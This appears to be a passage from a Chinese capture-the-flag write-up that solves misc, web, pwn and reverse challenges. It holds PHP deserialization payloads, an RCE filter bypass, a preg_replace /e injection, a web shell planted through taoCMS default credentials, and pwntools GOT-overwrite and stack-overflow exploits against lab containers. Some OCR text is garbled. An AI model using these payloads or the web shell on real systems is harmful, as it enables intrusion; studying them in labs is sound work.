
```
PS D:\Tools\隐写工具\steghide> ./steghide extract -sf music.wav
Enter passphrase:
wrote extracted data to "flag.txt".
PS D:\Tools\隐写工具\steghide>
```

打开文件看到一大串 ok 码，解密得到 flag



12. [WEEK2]图片里的秘密

下载附件解压得到一张图片，放入 010 看到里面有 rar 文件，提取出来




The screenshot shows a hex editor window with the title "plate Results - JPG.bt". The left pane displays hex values from A0h to 50h, and the right pane shows the corresponding ASCII characters. A yellow box highlights the RAR header bytes (FF D9) and the footer bytes (D9 50).

得到 rar 压缩包解压又是一张图片想到题目描述




一定是明示盲水印（确信），放入盲水印工具得到 flag




13. [WEEK2]表里的码

打开附件看到压缩包里的文件：




判断该压缩包为 Excel 文件，直接改后缀为 .xlsx 得到 Excel 文件

打开表格空空如也但我们发现有些格子设置了加粗



我们将加粗的格子填充黑色得到了个二维码



Qr 解码得到 flag

已解码数据 1:

位置: (-3.1, 6.0)-(980.1, 4.1)-(-5.7, 486.0)-(1002.9,
颜色正常, 正像
版本: 3
纠错等级: H, 掩码: 0
内容:
flag{f0k3r_1s_my_wif3}

14. [FINAL]问卷

打开问卷看到 flag

* 3. 你相信
flag{SHCTF_Round2_will_do_even_better!}是正确的flag吗？

- 是
 否

web:

1. [WEEK1]ez_serialize

启动容器看到 php 脚本，大体思路为：_wakeup 的 q 赋值 C 类触发_toString 函数，在 C 的 z 中赋值 D 类调用_get 函数，然后给_get 的 p 赋值 A 类触发_invoke 函数，写出 payload

```
$B = new B;  
  
$B->q=new C;  
$B->q->z=new D;  
$B->q->z->p=new A;  
$B->q->z->p->var_1="php://filter/read=convert.base64-encode/resource=flag.php";  
  
echo serialize($B);
```

get 上传得到 base 码解码得到 flag



PD9waHANCiRmbGFnID0gImZsYWd7YjY10WNhNjEtMjE1OC00MjNkLTgzMDItNmNhMWI4MThjNjgwfSI7DQo=

编码 base64

字符集 utf8(unicode编码)

编 码

```
<?php  
$flag = "flag{b659ca61-2158-423d-8302-6ca1b818c680}";
```

2. [WEEK1]登录就给 flag

启动容器打开地址看到登录界面，尝试账户 admin，密码 password 登录，登录成功得到 flag

您好admin, 欢迎来到您的个人中心。 flag{2b09393f-8e8f-4545-aa95-2be8a072fa3a}
[注销](#)

3. [WEEK1]飞机大战

打开容器看到是一个飞机大战游戏



查看源代码看到 js 编码文件打开找到 Unicode 编码

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
2 <html>
3 <head>
4   <title></title>
5   <meta http-equiv="content" content="text/html" charset="utf-8"/>
6   <link rel="stylesheet" type="text/css" href="css/main.css"/>
7 </head>
8
9 <body>
0 <div id="contentdiv">
1   <div id="startdiv">
2     <button onclick="begin()">开始游戏</button>
3   </div>
4   <div id="maindiv">
5     <div id="scorediv">
6       <label>分数: </label>
7       <label id="label">0</label>
8     </div>
9     <div id="suspenddiv">
0       <button>继续</button><br/>
1       <button>重新开始</button><br/>
2       <button>回到主页</button>
3     </div>
4     <div id="enddiv">
5       <p class="plantext">本次游戏分数</p>
6       <p id="planscore">0</p>
7       <div><button onclick="jixu()">继续</button></div>
8     </div>
9   </div>
0 </div>
1 <script type="text/javascript" src="js/main.js"></script>
2 </body>
3 </html>
```

```
    this.imagenode.style.top=this.planY+"px";
    this.imagenode.src=imagesrc;
    mainDiv.appendChild(this.imagenode);
}
this.init();
}

function bullet(X,Y,sizeX,sizeY,imagesrc){
  this.bulletX=X;
  this.bulletY=Y;
  this.bulletimage=null;
  this.bulletattach=1;
  this.bulletsizeX=sizeX;
  this.bulletsizeY=sizeY;

  this.bulletmove=function(){
    this.bulletimage.style.top=this.bulletimage.offsetTop-20+"px";
  }
this.init=function(){
  this.bulletimage=document.createElement("img");
  this.bulletimage.style.left= this.bulletX+"px";
  this.bulletimage.style.top= this.bulletY+"px";
  this.bulletimage.src=imagesrc;
  mainDiv.appendChild(this.bulletimage);
}
this.init();
}

function won(){
var galf = "\u005a\u006d\u0078\u0068\u005a\u0033\u0031\u004e\u0047\u0049\u0035\u004e\u0044\u0051\u0077\u0059\u0053\u0030\u0032\u0059";
alert(atob(galf));
}
function oddbullet(X,Y){
  bullet.call(this,X,Y,6,14,"image/bullet1.png");
}
```

在线解密得到 base64 加密码，解密得到 flag

\u005a\u0006d\u0078\u0068\u005a\u0033\u0073\u0031\u004e\u0047\u0049\u0035\u0044\u0051\u0077\u0059\u0053\u0030\u0032\u0059\u006d\u0045
\u0033\u004c\u0054\u0051\u0078\u004d\u0057\u0059\u0074\u0059\u006a\u0046\u0069\u004e\u0079\u0030\u0034\u004e\u0032\u004d\u0079\u004f\u0044
\u0046\u006d\u0059\u007a\u004e\u006b\u005a\u006a\u0056\u0039\u000a

中文转换 Unicode Unicode 转换 中文 Unicode 转换 ASCII ASCII 转换 Unicode 中文转换&#XXXX 清空输入框 复制完整结果

ZmxhZ3s1NGI5NDQwYS02YmE3LTQzMWYtYjFiNy04N2MyODFmYzNkZjV9

ZmxhZ3s1NGI5NDQwYS02YmE3LTQzMWYtYjFiNy04N2MyODFmYzNkZjV9

编码 base64 字符集 utf8(unicode编码)

编 码

flag{54b9440a-6ba7-411f-b1b7-87c281fc3df5}

4. [WEEK1]babyRCE

打开容器看到题目 rce 漏洞

```
<?php
$rce = $_GET['rce'];
if (isset($rce)) {
    if (!preg_match("/cat|more|less|head|tac|tail|nl|od|vi|vim|sort|flag| |\n;|[0-9]|*|^|%|\>|\<|\|\"/i", $rce)) {
        system($rce);
    } else {
        echo "hhhhhacker!!!". "\n";
    }
} else {
    highlight_file(__FILE__);
}
```

用\${@}和\${IFS}来绕过正则过滤得到 flag

flag{8d707a18-275d-4724-a76f-7ff7560fdbba}



5. [WEEK1]生成你的邀请函吧~

根据题目描述在 postman 中输入 api 地址然后选择 post 和 raw 中的 JSON 传参 body 的内容得到 flag

```
API: url/generate_invitation
Request: POST application/json
Body: {
    "name": "Yourname",
    "imgurl": "http://q.qlogo.cn
/headimg_dl?dst_uin=QQnumb&spec=640&img_type=jpg"
}
```

使用POST json请求来生成你的邀请函吧~flag就在里面哦~

HTTP http://112.6.51.212:32605/generate_invitation

POST http://112.6.51.212:32605/generate_invitation Send

Params Authorization Headers (9) Body Pre-request Script Tests Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL JSON Beautify

```
1
2   ...
3   ...
4   ...
```

Body Cookies Headers (7) Test Results 200 OK 918 ms 213.6 KB Save as Example



6. [WEEK2]ez_ssti

打开地址, 输出查看 flag 的 payload 就得到 flag (就很突然啊)

Hello

```
flag{60d68335-268b-425e-bc6b-f2a61a09f523}
```



7. [WEEK2]no_wake_up

打开容器查看 php 码

```
<?php
highlight_file(__FILE__);
class flag{
    public $username;
    public $code;
    public function __wakeup() {
        $this->username = "guest";
    }
    public function __destruct() {
        if($this->username == "admin") {
            include($this->code);
        }
    }
}
unserialize($_GET['try']);
```

Get 传参反序列化, 思路: 首先传入值反序列化会启动 wakeup
函数然后, 我们让 username 这个 wakeup 下地址传入 flag,

相当于销毁对象，此时就启动 `destruct` 魔术方法了，然后给 `code` 传入伪协议得到 flag 的 base64

```
5 $a=new flag;
6 $a->username=flag;
7 $a->code="php://filter/read=convert.base64-encode/resource=flag.php";
8 echo serialize($a);
```

```
<?php
highlight_file(__FILE__);
class flag{
    public $username;
    public $code;
    public function __wakeup(){
        $this->username = "guest";
    }
    public function __destruct(){
        if($this->username == "admin"){
            include($this->code);
        }
    }
}
 unserialize($_GET['try']); PD9waHNCiRmbGFnID0gImZsYWd7NjFlZDA2NDYtOTVjZi00NTgyLThiMTYtMTJhZGU4M2NjMDI4fSI7
```



解密 base 得到 flag

A screenshot of a web-based base64 decoder. At the top, there are two dropdown menus: '编码' set to 'base64' and '字符集' set to 'utf8(unicode编码)'. Below these is a large green button labeled '编 码'. Underneath the button is a text input field containing the base64 encoded string: 'PD9waHNCiRmbGFnID0gImZsYWd7NjFlZDA2NDYtOTVjZi00NTgyLThiMTYtMTJhZGU4M2NjMDI4fSI7'. At the bottom, there's another text area showing the decoded PHP code: '<?php \$flag = "[flag{61ed0646-95cf-4582-8b16-12ade83cc028}]";'.

8. [WEEK1]ezphp

打开容器看到代码

```
<?php
error_reporting(0);
if(isset($_GET['code']) && isset($_POST['pattern']))
{
    $pattern=$_POST['pattern'];
    if(!preg_match('/flag|system|pass|cat|chr|ls|[0-9]|tac|nl|od|ini_set|eval|exec|dir|\.\.|`|read*|show|file|
\<|popen|pcntl|var_dump|print|var_export|echo|implode|print_r|getcwd|head|more|less|tail|vi|sort|uniq|sh|include|
\||\&|*|\%|i', $code))
    {
        $code=$_GET['code'];
        preg_replace('/^' . $pattern . ')/ei', 'print_r("\\1")', $code);
        echo "you are smart";
    }else{
        die("try again");
    }
}else{
    die("it is begin");
}
```

注意到 preg_replace 的/e 漏洞，写 payload 进入 phpinfo

The screenshot shows a browser's developer tools interface. On the left, there are buttons for 'Load URL', 'Split URL', and 'Execute'. Below these are checkboxes for 'Post data' (which is checked), 'Referer', 'User Agent', and 'Cookies'. On the right, there is a text input field containing the URL `http://112.6.51.212:30789/?code={$phpinfo()}`. Below the URL, the 'pattern' parameter is set to `.*`.

查找到 flag

USER	www-data
FLAG	flag{8031bac0-9b60-4356-b4f7-737a63c3849d}

9. [WEEK2]EasyCMS

打开容器看到是 taocms 系统

taoCMS已经正常运行了, 记录你的梦想吧! 觉得像博客? taoCMS官方网站的CMSSer模板给你打造一个门户网站! 快去看看吧! <http://www.taocms.org/>。【请您先到后台设置文章URL, 然后生成URL】

发布时间:2010-09-19 | 类别:未分组 | 阅读:0 | 评论:0 | 标签:

公告
taoCMS感谢您的支持。
最近评论
热门排行
标签云
文章分类
日记
友情链接
taoCMS

了解 taocms 的漏洞后, 打开 url/admin/admin.php 进入后台

输入默认账户密码 admin/tao 进入后台管理系统

管理首页	工具 > 当前位置: [] 进入 [新建]	新建文件	新建文件夹	【后退·前进·刷新】	上传
文章管理	文件名称	修改时间	文件大小	操作	
添加文章	admin	2023-08-27 14:19:06		进入·删除	
管理文章	data	2023-08-27 14:19:06		进入·删除	
管理栏目	include	2023-08-27 14:19:06		进入·删除	
采集管理	template	2023-08-27 14:19:06		进入·删除	
数据管理	wap	2023-08-27 14:19:06		进入·删除	
执行SQL	.htaccess	2023-08-27 14:19:06	142 B	下载·编辑·删除	
其他管理	LICENSE	2023-08-27 14:19:06	1.05 K	下载·编辑·删除	
管理评论	README.md	2023-08-27 14:19:06	2.39 K	下载·编辑·删除	
友情链接	api.php	2023-08-27 14:19:06	280 B	下载·编辑·删除	
人员管理	config.php	2023-08-27 14:19:06	883 B	下载·编辑·删除	
文件管理	favicon.ico	2023-08-27 14:19:06	894 B	下载·编辑·删除	
综合设置	index.php	2023-08-27 14:19:06	478 B	下载·编辑·删除	
导入导出	install.php	2023-08-27 14:19:06	12.45 K	下载·编辑·删除	
网站设置	rss.php	2023-08-27 14:19:06	1.02 K	下载·编辑·删除	
网站首页	sitemap.php	2023-08-27 14:19:06	566 B	下载·编辑·删除	

进入文件管理新建个 php 文件, 写个获得系统的代码, 然后就可以查看文件目录得到 flag

当前文件地址: 1.php 【后退·前进·刷新】

```
<?
@system($_POST['a']);
?>
```

flag{w0w_CM5_is_DAngerouS_41Rl6H7?_f61ceb8f1fb0}

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var



pwn:

1. [WEEK1]nc

打开容器直接 nc 地址查看目录发现 flag 文件打开得到 flag

```
└$ nc 112.6.51.212 30641
Welcome to the CTF!
You will get the shell
ls
attachment
bin
dev
flag
lib
lib32
lib64
libexec
libx32
cat flag
flag{3a52b281-aa04-433d-b8d8-81db34b003d8}
```

2. [WEEK1]hard nc

打开容器， nc 地址后进入系统先查看目录看到 flag 打开发现

```
(tangjunyi㉿tangjunyi) [~] challenges
$ nc 112.6.51.212 32202
SHRTF
Welcome to PWN world.
Now you have successfully connected.
This is a gift for you:
ls
bin
dev
flag
gift2
lib
lib32
lib64
pwn
cat flag
flag not in here
没有
try to find it
```

ls -lR 扫描目录看到 gift2 里有 flag2，打开 flag2 里有 base 加密的 flag 后半部分

```
ls -lR
.:
total 40
drwxr-x-- 2 0 1000 4096 Sep 26 11:43 bin
drwxr-xr-x 2 0 0 4096 Sep 26 11:43 dev
-r--r--r-- 1 0 0 32 Oct 3 02:50 flag
drwxr-xr-x 2 0 0 4096 Oct 3 02:50 gift2
drwxr-x-- 15 0 1000 4096 Sep 26 11:43 lib
drwxr-x-- 3 0 1000 4096 Sep 26 11:43 lib32
drwxr-x-- 2 0 1000 4096 Sep 26 11:43 lib64
-rwrxr-x-- 1 0 1000 8520 Sep 26 11:42 pwn

./bin:
total 288
-rwrxr-x-- 1 0 1000 35064 Sep 26 11:43 cat
-rwrxr-x-- 1 0 1000 133792 Sep 26 11:43 ls
-rwrxr-x-- 1 0 1000 121432 Sep 26 11:43 sh

./dev:
total 0
crw-rw-rw- 1 0 0 1, 3 Sep 26 11:43 null
crw-rw-rw- 1 0 0 1, 8 Sep 26 11:43 random
crw-rw-rw- 1 0 0 1, 9 Sep 26 11:43 urandom
crw-rw-rw- 1 0 0 1, 5 Sep 26 11:43 zero

./gift2:
total 4
-r--r--r-- 1 0 0 123 Oct 3 02:50 flag2
```

最后还有前半部分没有找到，猜测被隐藏了，于是 ls -a 查找
隐藏目录发现.gift 打开得到 flag 前半部分

```
cd gift2
ls -a .
.
..
flag2
ls -a ..
.
..
.. 15
.bash_logout 500 pts
.bashrc
.gift
.profile
bin
dev
flag
gift2
lib
lib32
lib64
pwn
cd ..
cd .gift
/bin/sh: 39: cd: can't cd to .g
cd gift
/bin/sh: 40: cd: can't cd to gi
cat .gift
flag{b23723b5-edcf-42
just a part of flag
try to find another flag
Come on, guys
```

3. [WEEK1]pkmon

下载附件在 ida 中分析，先看 main 函数 F5 伪代码看到 vuln
函数打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setbuf(stdout, 0LL);
    setbuf(stderr, 0LL);
    setbuf(stdin, 0LL);
    vuln();
    puts(aSetOffAndBecom);
    return 0;
}

-----
puts("Congratulations on becoming a Pokemon Master");
puts("Now come up with a name for your Pokemon");
__isoc99_scanf("%d", &v1);
return __isoc99_scanf("%8s", 8 * v1 + 0x6010A0LL);
```

可以看到有两个 puts 和 scanf，第一次输入值会存到 v1 中，而第二次输入的值会存在 $8*v1+0x6010A0$ 这个地址，这时我们可以思考是否可以通过 v1 来改变第二次输入值的地址来达到溢出效果

```
public getflag
getflag proc near
; __ unwind {
push rbp
mov rbp, rsp
mov edi, offset command ; "/bin/sh"
call _system
nop
pop rbp
retn
; } // starts at 40072B
getflag endp
```

int getflag()
{
 return system("/bin/sh");
}

同时我们看到存在后门函数和他的地址，因为程序会调用两次 puts 函数的地址，此时如果我们通过第一次输入 v1 改变第二次输入值的地址，将后门函数的地址传入 puts 函数地址，使得程序第二次想调用 puts 函数时调用了后门函数，让我们进入系统


我们先找 puts 函数地址

```
;         qmrau_oawm uq v
; off_601018 dq offset puts
; off_601020 dq offset setbuf
; off_601028 dq offset system
; off_601030 dq offset __libc_start_main
; off_601038 dq offset __isoc99_scanf
_got_plt ends
```

```
(tangjuni@tangjuni)-[~]
$ python
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> 0x6010A0-0x601018
136
>>> 136/8
17.0
>>> 
```

简单计算得到地址距离此时我们 v1 只要上传 -17 即可定位

puts 地址，用 pwntools 写 payload



```
L$ python
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> p = remote('112.6.51.212',31467)
[*] Opening connection to 112.6.51.212 on port 31467
[*] Opening connection to 112.6.51.212 on port 31467: Trying 112.6.51.212
[+] Opening connection to 112.6.51.212 on port 31467: Done
>>> p.sendline(str(-17))
<stdin>:1: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntoo...
>>> ret_addr = 0x40072B
>>> payload = p64(ret_addr)
>>> p.sendline(payload)
>>>
>>> p.interactive()
[*] Switching to interactive mode
Congratulations on becoming a Pokemon Master
Now come up with a name for your Pokemon
ls
attachment
bin
dev
flag
lib
lib32
lib64
cat flag
flag{83b02036-a725-43c0-9ed2-55096c4dd1b1}
[*] Got EOF while reading in interactive
```

先上传第一个值，然后把后门函数地址打包上传成功进入系统查看目录得到 flag

4. [WEEK1]showshowway

先用 ida 分析程序附件，一样查看伪代码看到 vuln 函数打开

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    setbuf(stdin, 0);
    puts("Do you know overflow better than me?");
    puts("Let's try");
    vuln();
    return 0;
}
```

```

1 int64 vuln()
2 {
3     gets(&s);
4     if ( strcmp(y, p) )
5     {
6         puts("you lose the game");
7         exit(0);
8     }
9     return getflag();
0 }

```

```

int getflag()
{
    puts("oK,you get it");
    return system("/bin/sh");
}

```

看到程序是来比较 y 与 p 的值，如果相同就进入后门函数
但是我们输入的值是 gets 危险函数到了 s 里所以考虑栈溢出，
让我们输入 s 值溢出到 y 里，同时我们可以看到 s 和 y 是挨着
的栈

双击 s 看到 s 的地址开始是 C0

```

.bss:00000000006010A9 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+align 20h
.bss:00000000006010C0
.bss:00000000006010C0 ?? ←
.bss:00000000006010C1 ?? ; public s
.bss:00000000006010C2 ?? ; s db ? ;
.bss:00000000006010C3 ?? ; db ? ;
.bss:00000000006010C4 ?? ; db ? ;
.bss:00000000006010FF ?? ← ; db ? ;
.bss:0000000000601100 ; public y
.bss:0000000000601100 ; char y[32]
.bss:0000000000601100 ?? ?? ?? ?? ?? ?? ?? ?? ?? ??+y db 20h dup(?)

```

末尾是 FF 用 python 计算栈长，同时看一下 p 是什么值

```

$ python
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information
>>> 0xC0-0xFF
-63
>>>

```

```

public p
; char *p
00 00 00 p dq offset aShowshowway ; DATA XREF: vuln+13↑r
_data ends ; "showshowway"
;
```

就可以用 pwntools 写 payload 了，但是竟然失败了

```
type help , copyright , credits or license for more information.
>>> from pwn import *
>>> p = remote('112.6.51.212',30403)
[*] Opening connection to 112.6.51.212 on port 30403
[*] Opening connection to 112.6.51.212 on port 30403: Trying 112.6.51.212
[+] Opening connection to 112.6.51.212 on port 30403: Done
>>> payload =b'a'*63+b'aShowshowway'
>>> p.sendline(payload)
>>> p.interactive()
[*] Switching to interactive mode
Do you know overflow better than me?
Let's try
you lose the game
[*] Got EOF while reading in interactive
```

后来查了哈得加个 p.recv()让 pwntools 接受数据，重新写 payload 成功进入系统得到 flag

```
>>> from pwn import *
>>> p = remote('112.6.51.212',30403)
[*] Opening connection to 112.6.51.212 on port 30403
[*] Opening connection to 112.6.51.212 on port 30403: Trying 112.6.51.212
[+] Opening connection to 112.6.51.212 on port 30403: Done
>>> p.recv()
b"Do you know overflow better than me?\nLet's try\n"
>>> payload =b'a'*64+b'showshowway'
>>> p.sendline(payload)
>>> p.interactive()
[*] Switching to interactive mode
oK, you get it
ls
attachment
bin
dev
flag
lib
lib32
lib64
cat flag
flag{0d8c83c2-43e4-44dd-8bd9-0563a72c7c3c}
[*] Got EOF while reading in interactive
```

re:

1. [WEEK1]signin

下载附件解压放入 ida 中看到 flag

```

-- -- -- -- --
call    _main
mov     [rbp+var_20], 66h ; 'f'
mov     [rbp+var_1F], 6Ch ; 'l'
